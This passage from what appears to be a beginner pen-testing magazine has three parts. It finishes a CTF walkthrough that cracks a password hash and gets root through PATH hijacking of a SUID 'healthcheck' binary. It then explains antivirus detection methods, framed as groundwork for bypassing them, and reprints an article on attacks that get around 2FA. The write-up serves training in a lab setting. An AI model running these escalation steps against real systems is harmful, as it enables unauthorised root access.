$2a$08$jphCGVP/yn1MFwRlkKmJMuHISxi0flP4EAgZIBtrCcfnXngNTZh3y:hackercoolmagz@kali
:~$
```

The tool john successfully cracked the hash to reveal the password as "skywalker". Ok, let's login as user "almirant" with password "skywalker".

```
sh-4.1$ su almirant
su almirant
Password: skywalker
python -c 'import pry;pty.spawn("/bin/sh")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
ImportError: No module named pry
python -c 'import pty;pty.spawn("/bin/bash")'
[almirant@localhost /]$ whomai
whomai
bash: whomai: command not found
[almirant@localhost /]$ whoami
whoami
almirant ←
[almirant@localhost /]$
```

The login is successful. However, even this user does not have any sudo privileges. So I use **find** command to see if there are binaries on the target system with SETUID bit set.

```

[almirant@localhost /]$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/libexec/pt_chown
/usr/lib/ssh/ssh-keysign
/usr/lib/polkit-resolve-exe-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/chromium-browser/chrome-sandbox
/usr/lib/polkit-grant-helper-pam
/usr/lib/polkit-set-default-helper
/usr/sbin/fileshareset
/usr/sbin/traceroute6
/usr/sbin/usernetctl
/usr/sbin/userhelper
/usr/bin/crontab
/usr/bin/at
/usr/bin/pumount
/usr/bin/batch
/usr/bin/expiry
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/wvdial
/usr/bin/pmount
/usr/bin/sperl5.10.1
/usr/bin/gpgsm
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/su
/usr/bin/passwd
/usr/bin/gpg
/usr/bin/healthcheck
/usr/bin/Xwrapper
/usr/bin/ping6
/usr/bin/chsh
/lib/dbus-1/dbus-daemon-launch-helper
/sbin/pam_timestamp_check
/bin/ping
/bin/fusermount
/bin/su
/bin/mount
/bin/umount
[almirant@localhost /]$ █

```

There are many binaries with SUID bit set but most of them are not useful for privilege escalation. However, I found one binary interesting. The one with name "healthcheck". I used the command **strings** to find some text in this binary which can give me more information as to what this binary can do.

```

[almirant@localhost /]$ strings /usr/bin/healthcheck
strings /usr/bin/healthcheck
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
setuid
system
setgid
__libc_start_main
GLIBC_2.0
PTRhp
[^_]
clear ; echo 'System Health Check' ; echo '' ; echo 'Scanning System' ; sleep 2 ; ifconfi
g ; fdisk -l ; du -h
[almirant@localhost /]$ █

```


The `strings` command found two strings that may be of interest to me. The strings `ifconfig` and `fdisk`. I ran this binary and redirected the output to a file "hc.txt" to see exactly what this binary is doing.

```
[almirant@localhost tmp]$ /usr/bin/healthcheck > /tmp/hc.txt
/usr/bin/healthcheck > /tmp/hc.txt
TERM environment variable not set.
[almirant@localhost tmp]$ ls
ls
PE.sh*      gpg-g4DtUu/ hc.txt      passwordfiles.txt
Reports/   gpg-hsvf50/  init.vQ5ZLd setup_dump.sql
ddebug.log gpg-ycbRQr/ lse.sh*    tmp.GzfqMn9r4i
[almirant@localhost tmp]$ cat
```

Well, its executing the two commands, `ifconfig` and `fdisk`.

```
[almirant@localhost tmp]$ cat hc.txt
cat hc.txt
System Health Check

Scanning System
eth1      Link encap:Ethernet  HWaddr 00:0C:29:3D:22:E0
          inet addr:192.168.36.151  Bcast:192.168.36.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3d:22e0/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2088  errors:0  dropped:0  overruns:0  frame:0
          TX packets:2081  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:1000
          RX bytes:183612 (179.3 KiB)  TX bytes:1462849 (1.3 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0  errors:0  dropped:0  overruns:0  frame:0

Disk /dev/sda: 10.7 GB, 10737418240 bytes
255 heads, 63 sectors/track, 1305 cylinders, total 20971520 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000000

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1  *           63      18876374    9438156   83  Linux
/dev/sda2             18876375    20964824    1044225    5  Extended
/dev/sda5             18876438    20964824    1044193+   82  Linux swap / Solaris
4.0K      ./gpg-ycbRQr
4.0K      ./gpg-hsvf50
80K       ./Reports
4.0K      ./ICE-unix
4.0K      ./X11-unix
4.0K      ./gpg-g4DtUu
```

From here on, I think you know the next steps. Create a new file named "ifconfig" which runs the code `/bin/bash` when executed. Then, add the `/tmp` directory to `PATH` variable.

```
[almirant@localhost /]$ cd /tmp
cd /tmp
[almirant@localhost tmp]$ echo "/bin/bash" > ifconfig
echo "/bin/bash" > ifconfig
[almirant@localhost tmp]$ chmod 777 ifconfig
chmod 777 ifconfig
[almirant@localhost tmp]$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
```

Then execute the binary "healthcheck".

```
[almirant@localhost tmp]$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
[almirant@localhost tmp]$ /usr/bin/healthcheck
/usr/bin/healthcheck
TERM environment variable not set.
System Health Check

Scanning System
[root@localhost tmp]# whoami
whoami
root
[root@localhost tmp]#
```

I successfully got a root shell. It's time to capture the root flag.

```
[root@localhost tmp]# cd /root
cd /root
[root@localhost root]# ls
ls
Desktop/   drakx/    healthcheck.c  sudo.rpm
Documents/ healthcheck* root.txt        tmp/
[root@localhost root]# cat root.txt
cat root.txt
```

Thanks for Playing!

Follow me at: <http://v1n1v131r4.com>

root hash: eaff25eaa9ffc8b62e3dfefbf70e83a7b

```
[root@localhost root]#
```

With this the challenge is completed. Compared to all the CTF machines I have solved, this is the best CTF machine that is based on OSCP. Right from directory busting to privilege escalation, it maintained a Real World outlook. Hats Off to the author of this machine.

[How Antivirus Identifies Malware](#)

BYPASSING ANTIVIRUS

In our July 2020 Issue, our readers have seen one scenario where a malicious payload we created bypassed one of the antivirus and successfully got a meterpreter session on the OMEGA target. In this Issue, our readers will learn about more about antivirus and anti malware and how it works. It is very important to understand how anti malware works in order to devise methods to bypass them in penetration testing. Anti Malware is a software just like malware. Different anti malware use different methods to detect malware. Lets see each one of them.

1. Signature Based Detection : This type of antivirus detects malware by comparing its code with known malware samples. These samples the anti malware uses for comparison are known as signatures. These signatures are regularly updated (in most cases, daily) by the anti malware in order to stay one step ahead of malware. This is the reason why antimalware needs regular updates.

2. Heuristic Detection : The problem with signature based detection is that it can only detect known malware or malware that is around more. To overcome this problem, many of the antivirus nowadays detect malware using heuristic analysis. In this type of analysis, the Antivirus tries to identify malware by examining the code in a virus and analyzing the structure of malware. By doing this, the antivirus actually tries to simulate running the code and see what it actually does. If it finds any malicious intention in the code like the malware replicating itself or trying to rewrite itself, it classifies the code program as malware. As already mentioned, this is used by almost all modern antivirus or antimalware.

3. Behavioral Detection : In behavioral detection, the antivirus detects suspicious activity in the operating system. If the antivirus notices that any new program is trying to modify or make changes to system like altering files or running a code to communicate with external systems, then it flags the program as virus and blocks it. So instead of scanning the code of the malware, it just scans for any suspicious activity.

4. Sandbox Detection : In sandbox detection, the antivirus classifies a program as malware after executing the program in a contained environment separated from the operating system. This contained environment is known as sandbox. If the program performs any suspicious or malicious activity in the sandbox, the antivirus classifies the program as malware. This method of detection takes a heavy toll on the system resources.

These are the ways in which antivirus can detect malware or payloads we create in penetration testing. There are a few other concepts you need to understand about antivirus.

Real Time Protection : Nowadays most antivirus use not just one but a combination of the above mentioned methods. Also, many antivirus nowadays are in Real Time Protection mode, i.e providing protection and on screen scanning of the system. In this, the antivirus detects and blocks the malware as soon as it enters the system. This is because it is easier to detect malware as soon as it enters than after it has already infected the system. hg

False Positive :

When an antivirus classifies a genuine program as malware, it is known as false positive. When this happens, the antivirus may classify genuine programs as malware and either remove them or block them, thus affecting operations.

False Negative :

When an antivirus fails to detect malware or a malicious file as what it is or detects it as a harmless file, it is known as false negative. False negatives pose a bigger dangerous problem because malware has gone undetected and stays on the system.

In PART 1 of our Bypassing Antivirus, our readers have seen the OMEGA target system failed to detect our batch payload. This is a case of FALSE NEGATIVE.

As already stressed in the PART 1 of this feature, the battle between malware and anti malware is ever evolving. There is no perfect anti virus that can detect 100% malware and there are always false negatives that help hackers beat antivirus. This payloads which go undetected by antivirus are known as Frequently UnDetected (FUD) payloads. The best example of a FUD payload is Stuxnet.

In our future Issues, our readers will learn more about Bypassing Antivirus and creating FUD payloads.



Can I Still Be Hacked With 2FA Enabled?

ONLINE SECURITY

David Tuffley
Senior Lecturer in Applied Ethics and
CyberSecurity,
Griffith University

Cybersecurity is like a game of whack-a-mole. As soon as the good guys put a stop to one type of attack, another pops up.

Username and passwords were once good enough to keep an account secure. But before long, cybercriminals figured out how to get around this. Often they'll use "brute force attacks", bombarding a user's account with various password and login combinations in a bid to guess the correct one.

To deal with such attacks, a second layer of security was added in an approach known as two-factor authentication, or 2FA. It's widespread now, but does 2FA also leave room for loopholes cybercriminals can exploit?

2FA via text message

There are various types of 2FA. The most common method is to be sent a single-use code as an SMS message to your phone, which you then enter following a prompt from the website or service you're trying to access.

Most of us are familiar with this method as it's favoured by major social media platforms. However, while it may seem safe enough, it isn't necessarily.

Hackers have been known to trick mobile phone carriers (such as Telstra or Optus) into transferring a victim's phone number to their own phone.

Pretending to be the intended victim, the hacker contacts the carrier with a story about losing their phone, requesting a new SIM with the victim's number to be sent to them. Any

authentication code sent to that number then goes directly to the hacker, granting them access to the victim's accounts. This method is called SIM swapping. It's probably the easiest of several types of scams that can circumvent 2FA.

And while carriers' verification processes for SIM requests are improving, a competent trickster can talk their way around them.

Authenticator Apps

The authenticator method is more secure than 2FA via text message. It works on a principle known as TOTP, or "time-based one-time password".

TOTP is more secure than SMS because a code is generated on your device rather than being sent across the network, where it might be intercepted.

The authenticator method uses apps such as Google Authenticator, LastPass, 1Password, Microsoft Authenticator, Authy and Yubico.

However, while it's safer than 2FA via SMS, there have been reports of hackers stealing authentication codes from Android smartphones. They do this by tricking the user into installing malware (software designed to cause harm) that copies and sends the codes to the hacker.

The Android operating system is easier to hack than the iPhone iOS. Apple's iOS is proprietary, while Android is open-source, making it easier to install malware on.

2FA using details unique to you

Biometric methods are another form of 2FA. These include fingerprint login, face recognition, retinal or iris scans, and voice recognition. Biometric identification is becoming popular for its ease of use.

(Continued on Next Page)

"Pretending to be the intended victim, the hacker contacts the carrier with a story about losing their phone, requesting a new SIM with the victim's number to be sent to them. The method is called SIM swapping and is quite popular."

Most smartphones today can be unlocked by placing a finger on the scanner or letting the camera scan your face – much quicker than entering a password or passcode.

However, biometric data can be hacked, too, either from the servers where they are stored or from the software that processes the data. One case in point is last year's Biostar 2 data breach in which nearly 28 million biometric records were hacked. BioStar 2 is a security system that uses facial recognition and fingerprinting technology to help organisations secure access to buildings.

There can also be false negatives and false positives in biometric recognition. Dirt on the fingerprint reader or on the person's finger can lead to false negatives. Also, faces can sometimes be similar enough to fool facial recognition systems.

Another type of 2FA comes in the form of personal security questions such as "what city did your parents meet in?" or "what was your first pet's name?"

Only the most determined and resourceful hacker will be able to find answers to these questions. It's unlikely, but still possible, especially as more of us adopt public online profiles

2FA remains best practice

Despite all of the above, the biggest vulnerability to being hacked is still the human factor.

Successful hackers have a bewildering array of psychological tricks in their arsenal.

A cyber attack could come as a polite request, a scary warning, a message ostensibly from a friend or colleague, or an intriguing "clickbait" link in an email.

The best way to protect yourself from hackers is to develop a healthy amount of scepticism. If you carefully check websites and links

before clicking through and also use 2FA, the chances of being hacked become vanishingly small.

The bottom line is that 2FA is effective at keeping your accounts safe.

However, try to avoid the less secure SMS method when given the option.

Just as burglars in the real world focus on houses with poor security, hackers on the internet look for weaknesses. And while any security measure can be overcome with enough effort, a hacker won't make that investment unless they stand to gain something of greater value.

"One case in point is last year's Biostar 2 data breach in which nearly 28 million biometric records were hacked. BioStar 2 is a security system that uses"

**Article
First
Appeared on
theconversation.com**

All your doubts, queries and questions related to ethical hacking and penetration testing can be mailed to

editor@hackercoolmagazine.com

**or you can get to us at our Facebook Page
[Hackercool Magazine](#)**

or

tweet us at [@hackercoolmagz](#)

SOME USEFUL RESOURCES

[Check whether your email is a part of any data breach now.](#)

<https://haveibeenpwned.com>

[Get vulnerable software discussed in this Issue.](#)

<https://github.com/hackercoolmagz/vulnera>

[Tweet to us.](#)

[hackercoolmagz](#)

[Follow Us on Facebook](#)

[Hackercool Magazine](#)

[Mail To Us At :](#)

editor@hackercoolmagazine.com
support@hackercoolmagazine.com

[Our Blog](#)

<https://hackercoolmagazine/blog>

[Visit Our New Website](#)

<https://hackercoolmagazine.com>

Hackercool
June 2019 Edition 2 Issue 6 Pen Testing Mag For Beginners

**CAPTURE THE FLAG
MATRIX : 3**

METASPLOITABLE TUTORIALS :
Metasploitable 3 : The Beginning

METASPLOIT THIS MONTH
Add Webmin RCE, LibreNMS Add Host CMD Inject, SSHExec and FreeBSD Privilege Escalation Modules.

NOT JUST ANOTHER TOOL :
Armitage - Part 2

Hackercool
April 2019 Edition 2 Issue 4 Pen Testing Mag For Beginners

**CAPTURE THE FLAG
DC : 6**

DATA BREACH THIS MONTH :
Docker Hub, Just Dial

METASPLOIT THIS MONTH
RARLAB WinRAR ACE FORMAT RCE Module.

METASPLOITABLE TUTORIALS :
Trove (Part 2)

Hackercool
January 2019 Edition 2 Issue 1

**Capture
The Flag :
RootThis : 1**

What you learn? Password cracking of a zip file, What to do when a Metasploit module fails and using socat to break from a jailshell.

METASPLOIT THIS MONTH :
Six modules including MySQL authentication bypass.

FIX IT :
Got struck at login screen in Parrot OS. See how to fix it.

METASPLOITABLE TUTORIALS :
ted ruby service 787.

Hackercool
February 2019 Edition 2 Issue 2

**Capture
The Flag
HackinOS : 1**

BEGINNER BASICS :
All about Docker and how to use them.

METASPLOIT THIS MONTH
Webmin Upload Download Exec Module.

METASPLOITABLE TUTORIALS :
POST Exploitation Information Gathering

Hackercool
September 2019 Edition 2 Issue 9 Pen Testing Mag For Beginners

**CAPTURE THE FLAG
AI : WEB : 2**
"Lot of enumeration and searching in the right places."

METASPLOITABLE TUTORIALS :
Metasploitable 3 : Gaining Access through Elastic Search.

KNOW-CHAIN :
Microsoft ends support to Windows 7.

METASPLOIT THIS MONTH
Aplocker Evasion MsBuild, Aplocker Evasion Presentation host and more

Data Breach This Month : Facebook

[Click to get all 2019 Issues NOW](#)

Hackercool
September 2018 Edition 1 Issue 12

**Capture
The Flag
TYPHOON 1.02**

INSTALLIT :
Docker has become an important part of computing world. We will see what are Docker and how to install them.

WEB SECURITY :
Cross Site Request Forgery For Beginners : PART 1

METASPLOITABLE TUTORIALS :
Hacking the MySQL service running on port 3306.

Hackercool
October 2018 Edition 1 Issue 13

**READ : "USA indicts
7
Russian hackers"
in HACKSTORY**

CAPTURE THE FLAG :
Typhoon 1.02 VM : PART 2 (Case 0)

INSTALLIT :
Learn how to install Metasploitable 3 VM in Oracle Virtualbox...

THIS MONTH :
1 Automation
3 BOF, Zahir
1 6 BOF

HACK :
Google

Hackercool
August 2018 Edition 1 Issue 11

**Capture
The Flag
MATRIX - 1**

METASPLOIT THIS MONTH
Manage Engine Exchange Reporter plus, CMS Made Simple, Monstra CMS RCE Modules.

WEB SECURITY :
Cross Site Scripting For Beginners : PART 2

METASPLOITABLE TUTORIALS :
cache Tomcat port 8180

HACKSTORY :
The complete story of how US elections were hacked.

Hackercool
December 2018 Edition 1 Issue 15

**Capture
The Flag :
FourAndSix : 2.01**

METASPLOIT THIS MONTH :
Let's revisit Morris worm and more

INSTALLIT :
Installing OpenVAS Virtual Appliance in VMware

METASPLOITABLE TUTORIALS :
Exploiting distcc daemon running on port 3632.

Hackercool
November 2018 Edition 1 Issue 14

**Capture
The Flag :
Web Developer**

INSTALLIT :
Installing Nessus Vulnerability scanner in Kali Linux 2018-19

DATA BREACH THIS MONTH :
Dell and Atrium Health

FIXIT :
Fixing slow browser in Kali Linux.

METASPLOITABLE TUTORIALS :
Let's target Http Services running on port 80 (uploading various PHP shells).

[Click to get all 2018 Issues NOW](#)